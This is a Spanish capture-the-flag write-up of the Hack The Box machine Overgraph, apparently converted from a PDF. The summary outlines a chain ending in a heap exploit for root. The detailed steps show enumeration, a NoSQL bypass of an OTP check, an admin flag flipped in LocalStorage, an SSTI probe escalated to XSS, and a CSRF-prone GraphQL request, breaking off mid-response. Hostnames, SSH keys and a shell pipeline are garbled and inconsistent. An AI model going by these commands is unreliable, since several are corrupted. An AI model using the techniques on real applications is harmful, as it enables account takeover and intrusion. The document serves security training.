

<b>Hack The Box - Overgraph</b>	
Sistema Operativo:	Linux
Dificultad:	Hard
Release:	30/04/2022
Skills Learned	
<ul style="list-style-type: none"> <li>● NoSQL injection</li> <li>● XSS attacks</li> <li>● CSRF attacks</li> <li>● FFmpeg exploitation</li> <li>● Heap exploitation</li> </ul>	

La explotación de la máquina se desarrolla a través de una cadena de vulnerabilidades que abarca desde fallos de validación en la interfaz web hasta debilidades críticas en la gestión de memoria de un binario con privilegios elevados. El punto de partida es una aplicación web que almacena información sensible en cookies manipulables desde el navegador. Tras modificar el valor del parámetro *admin*, se habilita la funcionalidad de subida de archivos, aunque aún inaccesible por la ausencia de un *adminToken* válido.

La investigación continúa con el descubrimiento de una vulnerabilidad de **Server-Side Template Injection (SSTI)** en los campos del perfil de usuario, que permite escalar a un **XSS** persistente. Mediante técnicas de enumeración de GraphQL y explotación de la falta de protección CSRF, se identifica al usuario privilegiado *Larry* y se construye un ataque encadenado que combina **XSS + CSRF + SameSite bypass**, logrando finalmente la exfiltración de su *adminToken*.

Con privilegios administrativos en la aplicación, se accede a la funcionalidad de subida de vídeos, cuyo procesamiento interno revela el uso de **FFmpeg**. Aprovechando una vulnerabilidad conocida que permite **SSRF y lectura arbitraria de archivos**, se extrae progresivamente la clave SSH del usuario *user*, lo que posibilita el acceso al sistema.

Una vez dentro, la enumeración local revela un servicio interno en el puerto 9851, gestionado por un binario llamado *Nreport* ejecutado como *root*. Tras transferir el binario y sus dependencias al entorno local, se identifica un mecanismo de autenticación débil y una vulnerabilidad crítica de **Use-After-Free (UAF)** en la gestión del heap. Mediante ingeniería inversa y manipulación de los punteros internos *forward* y *backward*, se construye un *fake chunk* que permite redirigir las operaciones del asignador hacia la estructura *userinfo1*, sobrescribiendo la cadena de comandos ejecutada al salir de la aplicación. Esta técnica proporciona una primitiva de ejecución arbitraria como *root*.

Finalmente, se modifica el binario */bin/bash* para establecer el bit **SUID**, obteniendo así control total sobre el sistema y completando la explotación de la máquina.



## Enumeración

La dirección IP de la máquina víctima es 10.129.114.222. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(usuario@kali)-[~/HTB/overgraph]
└─$ ping -c 5 10.129.114.222 -R
PING 10.129.114.222 (10.129.114.222) 56(124) bytes of data.
64 bytes from 10.129.114.222: icmp_seq=1 ttl=63 time=50.0 ms
RR: 10.10.15.146
 10.129.0.1
 10.129.114.222
 10.129.114.222
 10.10.14.1
 10.10.15.146
64 bytes from 10.129.114.222: icmp_seq=2 ttl=63 time=50.2 ms  (same route)
64 bytes from 10.129.114.222: icmp_seq=3 ttl=63 time=50.4 ms  (same route)
64 bytes from 10.129.114.222: icmp_seq=4 ttl=63 time=50.5 ms  (same route)
64 bytes from 10.129.114.222: icmp_seq=5 ttl=63 time=49.9 ms  (same route)

--- 10.129.114.222 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 49.910/50.210/50.527/0.244 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.114.222 -oN scanner\_overgraph** para descubrir los puertos abiertos y sus versiones:

- (**-p-**): realiza un escaneo de todos los puertos abiertos.
- (**-sS**): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- (**-sC**): utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- (**-sV**): Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- (**--min-rate 5000**): ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.


```
(usuario@kali)-[~/HTB/overgraph]
└─$ cat nmap/scanner_overgraph
# Nmap 7.98 scan initiated Sun Feb  8 03:51:27 2026 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/scanner_overgraph 10.129.114.222
Increasing send delay for 10.129.114.222 from 5 to 10 due to 108 out of 358 dropped probes since last increase.
Increasing send delay for 10.129.114.222 from 10 to 167 out of 555 dropped probes since last increase.
Increasing send delay for 10.129.114.222 from 20 to 40 due to 168 out of 559 dropped probes since last increase.
Increasing send delay for 10.129.114.222 from 40 to 80 due to 109 out of 362 dropped probes since last increase.
Increasing send delay for 10.129.114.222 from 80 to 160 due to 105 out of 348 dropped probes since last increase.
Increasing send delay for 10.129.114.222 from 160 to 320 due to 105 out of 349 dropped probes since last increase.
Nmap scan report for 10.129.114.222
Host is up, received user-set (0.048s latency).
Scanned at 2026-02-08 03:51:27 CET for 25s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh   syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   00:77:34:99:b7:8f:ec:b9:d7:0e:c5:6d:a2:c5:e6:2c:c5:67:4f:30 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAQABAgC21d060mPpUL4+jVtSLwWlN9stB2b4jQHHRnf4/mWrPdvIHgYe0cpKQzJzIq8PazBTdPqF3d1TQVnCuQxWg0SF91i0gIPVnPZw9KYkGmLamKg595MwKoevnz79HC149k4FceyW634zT7kgXQRn-BglQmsz2WWlnLbnWw5CLFZ6Xnv6/EZYTTISYxRaFd1d0m7lRUMdHd0tBA/+hUBURTwfmKGXGsgd5ql0i1gzmV831YzyP197bkLdnGupK00JDStovs)2451zYOMVs8jaodSNTP0ikarBwkrkrKZp/p/1i3EiyU1sAf4v1zABPFEvj7CMghxxeBc/wHj;jcXemfK-
|_ 256 45:e1:0c:6a:95:17:92:82:a0:b4:35:7b:68:ac:4c:5e1 (ECDSA)
|_ ed25519-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbm1zdHdAyNTYAAAABBHK75K2zwJaQH0K3Gc+w1i7iWmj02nCeBTVs6xmBwNpOYRoC6V8uLM/1/YgSFHif18NNN1NHpbWz8w0WPcw4s-
|_ 256 49:e7:c7:7e:6a:37:99:45:26:ea:0e:eb:43:c4:88:59 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1ZD1NTESAAAAIPJSBPLHe4ckfzYoekiaT6+Ybt21Wy+/rv4Hr1e4tUTV
80/tcp    open  http  syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://graph.htm
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Feb  8 03:51:52 2026 -- 1 IP address (1 host up) scanned in 25.05 seconds
```



El escaneo preliminar efectuado mediante **Nmap** evidenció un perímetro de exposición extremadamente reducido, limitado exclusivamente a los puertos **80/TCP** y **22/TCP**, asociados a un servicio **Nginx** y a un **daemon SSH**, respectivamente. Ante la ausencia de credenciales válidas que permitan abordar un vector de intrusión directo sobre el servicio SSH, la aproximación metodológica más razonable consiste en iniciar un proceso exhaustivo de **enumeración del servicio web**.

De forma complementaria, el propio output de Nmap reveló la presencia del *hostname graph.htb*, circunstancia que exigió la correspondiente actualización del fichero **/etc/hosts** para garantizar una resolución nominal adecuada durante la fase de reconocimiento.



```
hosts /etc
1 127.0.0.1      localhost
2 127.0.1.1      kali
3 10.129.114.222 graph.htb
4
5 # The following lines are desirable for IPv6 capable hosts
6 ::1      localhost ip6-localhost ip6-loopback
7 ff02::1  ip6-allnodes
8 ff02::2  ip6-allrouters
```

### Análisis del puerto 80 (HTTP)


Una vez completada esta configuración, el acceso a **http://graph.htb** nos condujo a un sitio web de naturaleza marcadamente estática, estructurado como un portafolio personal sin funcionalidades dinámicas aparentes ni superficies de ataque evidentes. Tras un análisis preliminar del contenido y la arquitectura del sitio, se constató la ausencia de puntos de interacción susceptibles de explotación directa.



No obstante, durante la enumeración se identificó un **virtual host adicional**, concretamente **internal.graph.htb**, lo que motivó una nueva modificación del fichero **/etc/hosts** con el fin de habilitar su resolución y continuar con la fase de reconocimiento orientada a descubrir servicios internos potencialmente expuestos.

```
[usuari@kali:~/HTB/overgraph]
└─$ gobuster vhost -u http://graph.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain --random-agent -t 100
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://graph.htb/
[+] Method:       GET
[+] Threads:      100
[+] Threads:      100
[+] Threads:      100
[+] User Agent:   Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 6.0; en) Opera 9.26
[+] Timeout:      10s
[+] Append Domain: true
[+] Exclude Hostname Length: false
=====
Starting gobuster in VHOST enumeration mode
=====
internal.graph.htb Status: 200 [Size: 607]
Progress: 4989 / 4989 (100.00%)
Finished
=====
```

Tras incorporar el nuevo *virtual host* al fichero **/etc/hosts**, ya es posible acceder a **http://internal.graph.htb**, donde se nos presenta una aplicación web construida como una **Single Page Application (SPA)**. Este tipo de arquitectura —caracterizada por cargar un único documento HTML inicial y delegar la navegación interna en operaciones asíncronas gestionadas por JavaScript— tiende a dificultar los procesos tradicionales de enumeración, dado que la mayor parte de la lógica y de las rutas accesibles no se exponen de manera explícita en el árbol DOM inicial ni en la estructura visible del sitio.



Los intentos iniciales de acceso mediante credenciales triviales —por ejemplo, `admin@graph.htb` : `admin`— no produjeron resultado alguno, lo que sugiere la ausencia de configuraciones por defecto o de mecanismos de autenticación deficientemente implementados.

Durante el análisis del tráfico generado por la interacción con el botón *Login*, la inspección del panel de red del navegador reveló la existencia de un nuevo *virtual host*: `internal-api.graphql.htb`. Este hallazgo constituye un indicio claro de que la aplicación delega la lógica de autenticación en una API interna, probablemente basada en GraphQL, lo que amplía de forma significativa la superficie de ataque.

The screenshot shows a browser window with the URL `http://internal.graph.htb`. The page title is "Graph Management" and the sub-page title is "Login". The login form has fields for "username" (containing `admin@graph.htb`) and "password" (containing `.....`). Below the form is an orange "Login" button. At the bottom of the browser window, the NetworkMiner tool is open, showing network traffic. A table in the NetworkMiner interface lists two entries:

Estado	Método	Dominio	Archivo	Invocador	Tipo	Transferido	Imagenes	Medios	WS	Otros	Desactivar cache	Sin limitación
POST	internal-api.graphql	graphql	graphql	graphQL	XHR	graphQL						
OPTIONS	internal-api.graphql	graphql	graphql		XMLHttpRequest	0 B						

Below the table, the status bar indicates "2 solicitudes" and "Finalizado 3 ms".


En consecuencia, se procedió a actualizar nuevamente el fichero `/etc/hosts` para habilitar la resolución de dicho dominio y continuar con la fase de reconocimiento.

The screenshot shows a terminal window displaying the contents of the `/etc/hosts` file. The file contains the following entries:

```
127.0.0.1 localhost
127.0.1.1 kali
10.129.114.222 graph.htb internal.graph.htb internal-api.graph.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```



No obstante, aun cuando la enumeración superficial resulte poco fructífera, la inspección minuciosa del código fuente y de los recursos estáticos asociados permite identificar **rutas internas, endpoints y patrones de comunicación** que la aplicación consume de forma dinámica.




```
1 <!DOCTYPE html><html lang="en"><head>
2   <meta charset="utf-8">
3   <title>OneGraph Portal</title>
4   <base href="/>
5   <link rel="icon" type="image/x-icon" href="favicon.ico">
6   <link rel="stylesheet" href="styles.ef46db1751d8e999.css"></head>
7
8 <body ng-app=>
9   <script src="assets/angular.js"></script>
10  <app-root></app-root>
11  <script src="runtime_aaedba49815d2ab0.js" type="module"></script><script src="polyfills.0cf80192f5850f6f.js" type="module"></script>
12  <script src="main.e681ef4e6f13e51b.js" type="module"></script>
13
14
15 </body></html>
```

Este análisis constituye un vector de reconocimiento esencial para inferir la existencia de APIs subyacentes, funcionalidades no documentadas o superficies de ataque potencialmente accesibles desde el cliente.




```
[usuario@kali](-[~/HTB/overgraph]
$ curl -s http://internal.graph.hbt/main.e681ef4e6f13e51b.js \
| grep -oP 'https?://internal-api.graph.hbt/[a-zA-Z0-9_\\/.]+'
| sort -u
http://internal-api.graph.hbt/admin/video/upload
http://internal-api.graph.hbt/api/code
http://internal-api.graph.hbt/api/register
http://internal-api.graph.hbt/api/verify
http://internal-api.graph.hbt/graphql
http://internal-api.graph.hbt/logout
```

Dado que nos encontramos ante un mecanismo de autenticación, resulta razonable investigar la posible existencia de un flujo de **registro de nuevos usuarios**. La enumeración manual, complementada con técnicas de *content discovery* permitió identificar el endpoint **http://internal.graph.hbt/register**, accesible sin autenticación previa.



Al intentar registrar un nuevo usuario empleando la dirección `usuario@graph.htb` como correo corporativo, la aplicación nos redirige a un proceso de verificación basado en un **código OTP de cuatro dígitos** enviado supuestamente al buzón asociado.



Dado que no disponemos de acceso a dicha cuenta de correo, este mecanismo constituye un obstáculo que debe ser sorteado para avanzar en la explotación. En este punto, la estrategia más adecuada consiste en introducir un código arbitrario y **interceptar la solicitud mediante BurpSuite**, con el objetivo de analizar la estructura de la petición, identificar parámetros manipulables y evaluar la robustez del flujo de validación del OTP.

```
Request
Pretty Raw Hex
1 POST /api/verify HTTP/1.1
2 Host: internal-api.graphql.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 43
9 Origin: http://internal.graphql.htb
10 Connection: keep-alive
11 Referer: http://internal.graphql.htb/
12 Priority: u=1
13
14 {
15   "email":"usuario@graph.htb",
16   "code":"1234"
17 }

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Feb 2026 03:12:59 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 25
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: http://internal.graphql.htb
9 Vary: Origin
10 Access-Control-Allow-Credentials: true
11 ETag: W/"19-imqmdm0GRZyhxDE/yuNt2SYrXYY"
12
13 {
14   "result": "Invalid Code"
15 }
```

La solicitud interceptada durante el proceso de verificación del OTP resultó ser una **petición POST** dirigida al *virtual host* `internal-api.graphql.htb`. A la luz de nuestras notas previas, ya habíamos identificado que dicho dominio alojaba una instancia de **GraphQL**, lo que sugiere la existencia de un backend estructurado sobre una base de datos NoSQL o, al menos, de un motor de consulta flexible susceptible de manipulaciones semánticas. Este contexto abre la puerta a la posibilidad de realizar una **inyección NoSQL** orientada a subvertir el mecanismo de validación del código OTP.



Tras modificar adecuadamente la carga útil de la petición interceptada y reenviarla al servidor, se constató que el sistema aceptaba la verificación sin validar el código proporcionado. En consecuencia, el flujo de registro se completó con éxito, permitiéndonos crear un nuevo usuario y, posteriormente, autenticarnos en el **panel de gestión de gráficos**.

The screenshot shows a web browser window with the URL <http://internal.graph.hbt/register>. The title bar says "Graph Management". Below it, a message "Email Verified" is displayed. A central orange-bordered form titled "Register" contains fields for "Username", "Password", and "Confirm Password", followed by a large orange "Register User" button.

Conviene señalar que la plataforma incorpora una **tarea programada** que elimina periódicamente las cuentas creadas en este entorno de administración. Por tanto, si en algún momento el acceso deja de ser válido, basta con reproducir el procedimiento descrito para generar nuevamente un usuario funcional.

The screenshot shows a web browser window with the URL <http://internal.graph.hbt/dashboard>. The title bar says "Graph Management". On the left, a sidebar menu lists "Dashboard", "Inbox", "Profile", "Tasks And Events", "Asset Libraries", "Funds", "Investors", "Reports", and "Logout". A small note at the bottom says "Your Monthly Report". The main content area is titled "Pipeline" and shows four colored columns (blue, pink, red, yellow) each containing several empty boxes, representing a task or deal pipeline.



Antes de proceder con la enumeración exhaustiva del panel, resulta metodológicamente pertinente **cerrar sesión** e interceptar la solicitud de autenticación mediante **BurpSuite**, con el objetivo de analizar la estructura del proceso de login, identificar parámetros relevantes y evaluar si el flujo de autenticación presenta vulnerabilidades adicionales susceptibles de explotación.

Durante el análisis de la solicitud interceptada, observamos la presencia de dos variables particularmente relevantes: **adminToken**, actualmente establecido en *null*, y **admin**, cuyo valor por defecto es *false*. Dado que no disponemos de un token válido, la manipulación directa de *adminToken* no es viable en este punto; sin embargo, la variable **admin** sí puede ser alterada localmente. Aprovechando que estos valores se almacenan en el **LocalStorage** del navegador, procedimos a modificar manualmente el atributo *admin* y establecerlo en *true* mediante las Developer Tools.

The screenshot shows the Network tab in the Chrome DevTools developer tools. The left sidebar lists several storage areas: 'Almacenamiento local' (LocalStorage), 'Almacenamiento de sesión' (SessionStorage), 'Almacenamiento en caché' (Cache), 'Cookies', and 'IndexedDB'. Under each of these categories, there is a list of keys and their corresponding values.

- LocalStorage:**
  - Key: http://internal.graph.firebaseio.com/.json Value: null
- SessionStorage:**
  - Key: http://internal.graph.firebaseio.com/.json Value: null
- Cache:**
  - Key: admin Value: true
  - Key: email Value: usuario@graph.firebaseio.com
  - Key: firstname Value: null
  - Key: id Value: 69677fa2c4b17d433d75812
  - Key: lastname Value: null
  - Key: username Value: usuario
- Cookies:**
  - Key: http://internal.graph.firebaseio.com/.json Value: null
- IndexedDB:**
  - Key: http://internal.graph.firebaseio.com/.json Value: null



Tras actualizar la página, la interfaz revela una nueva opción en el menú denominada **Uploads**, lo que confirma que la aplicación condiciona la visibilidad de determinadas funcionalidades al estado de privilegios del usuario. No obstante, cualquier intento de cargar archivos resulta infructuoso, presumiblemente debido a la ausencia de un **adminToken** válido, requisito indispensable para completar el flujo de subida.

The screenshot shows a web browser window with the URL <http://internal.graph.htb/uploads>. On the left, there's a sidebar menu titled 'Graph Management' with a 'null null' placeholder. The 'Dashboard' item is currently selected. A main content area has a title 'Upload Your work/reports in Videos'. Below it, a note states: 'Note: For Efficient Management, We have decided to change the report section instead of taking report/work in messages form. Now all you have to do is to create a video and upload it here. It will be converted on the backend and be sent to specific teams for handling. For now only .avi,.mp4,.mkv,.webm is supported. Have a good day.' There are two buttons: 'Select a file' and 'Submit'.

En este punto, el objetivo estratégico consiste en **obtener un valor legítimo para el adminToken**, ya que ello habilitaría el acceso completo a la funcionalidad de carga. Una vía clásica para la obtención de tokens de sesión o credenciales privilegiadas consiste en la explotación de vulnerabilidades de **Cross-Site Scripting (XSS)**, con el fin de exfiltrar información sensible perteneciente a usuarios con mayores privilegios.


Explorando las opciones disponibles en el panel, observamos que el apartado **Profile** permite modificar campos como *First Name* y *Last Name*. Este tipo de entradas, si no están adecuadamente saneadas, pueden constituir vectores idóneos para ataques de inyección. Para evaluar esta posibilidad, probamos un payload básico de **Server-Side Template Injection (SSTI)** con el fin de determinar si el backend procesa estas cadenas mediante un motor de plantillas vulnerable.

The screenshot shows a web browser window with the URL <http://internal.graph.htb/profile>. The sidebar menu is identical to the previous screenshot. The main content area is titled 'Settings' under 'Account'. It contains fields for 'First Name' (with a placeholder {{7\*7}}), 'Last Name' (with a placeholder {{7\*7}}), 'Username' (with a placeholder 'usuario'), 'Email' (with a placeholder 'usuario@graph.htb'), and 'Password' (with a placeholder 'password'). At the bottom is a blue 'Save Changes' button.



El resultado fue concluyente: los valores mostrados en la esquina superior izquierda cambiaron de `null` : `null a 49 : 49`, lo que indica que la expresión inyectada fue evaluada por el servidor. Este hallazgo confirma la existencia de una vulnerabilidad de SSTI en los campos del perfil. A partir de este punto, resulta pertinente comprobar si dicha vulnerabilidad puede escalarse hacia un **XSS reflejado o almacenado**, lo que permitiría ejecutar JavaScript arbitrario en el contexto de la aplicación y, potencialmente, **robar tokens de administrador**.

Para ello, empleamos un payload diseñado para forzar la ejecución de código JavaScript desde el campo *First Name*, aprovechando la capacidad de la SSTI para generar contenido dinámico susceptible de desencadenar un XSS.



Tras actualizar el campo *First Name* con el payload malicioso y recargar la página, la aparición de una ventana *alert* confirma inequívocamente que la explotación de la vulnerabilidad de **SSTI** ha permitido desencadenar un **XSS** efectivo. Este comportamiento demuestra que el motor de plantillas del backend evalúa expresiones inyectadas y que dicha evaluación puede derivar en la ejecución de JavaScript arbitrario en el contexto del navegador.

El siguiente paso metodológico consiste en interceptar, mediante **BurpSuite**, la solicitud responsable de actualizar los ajustes del perfil. El análisis de esta petición revela un aspecto crítico: la ausencia de mecanismos robustos de **Cross-Site Request Forgery (CSRF)**, más allá de la mera presencia de la cookie de autenticación. Esta carencia implica que, si somos capaces de identificar el **identificador único (id)** de otros usuarios, podríamos modificar sus perfiles de forma remota e introducir en ellos nuestro payload XSS, lo que permitiría la **exfiltración de tokens privilegiados**, incluido *adminToken*.

```

Request
Pretty Raw Hex GraphQL
1 POST /graphiql HTTP/1.1
2 Host: internal-api.graph.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 441
9 Origin: http://internal.graph.htb
10 Sam...
11 Connection: keep-alive
12 Referer: http://internal.graph.htb/
13 Cookie: auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY500dmZmZhMmM0YjE3MDQzM2Q3NjgxMiIsmVtYwLsIj
oidXNlYXJpb0BnmpWac5odg1iCjpyXQl0jE3NzA1mA2MjMsImV4c1EMtC3MDYwNzAyM30.S74ZPHVbBSUDw8kE
jAFaqMr_JcuKKh_rSw4caG_B8c
14 Priority: u0
15
16 {
  "operationName": "update",
  "variables": {
    "firstname": "{{(7*7)}",
    "lastname": "{{(7*7)}",
    "id": "6987fffa2c4b17043d76812",
    "newusername": "usuario"
  },
  "query":
    "mutation update($newusername: String!, $id: ID!, $firstname: String!, $lastname: String!) {
      update(\n        newusername: $newusername\n        id: $id\n        firstname: $firstname\n        lastname: $lastname\n      ) (\n        username\n        email\n        id\n        firstname\n        lastname\n        __typename\n      )\n    }
  "
}

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Feb 2026 03:24:17 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 166
6 Connection: keep-alive
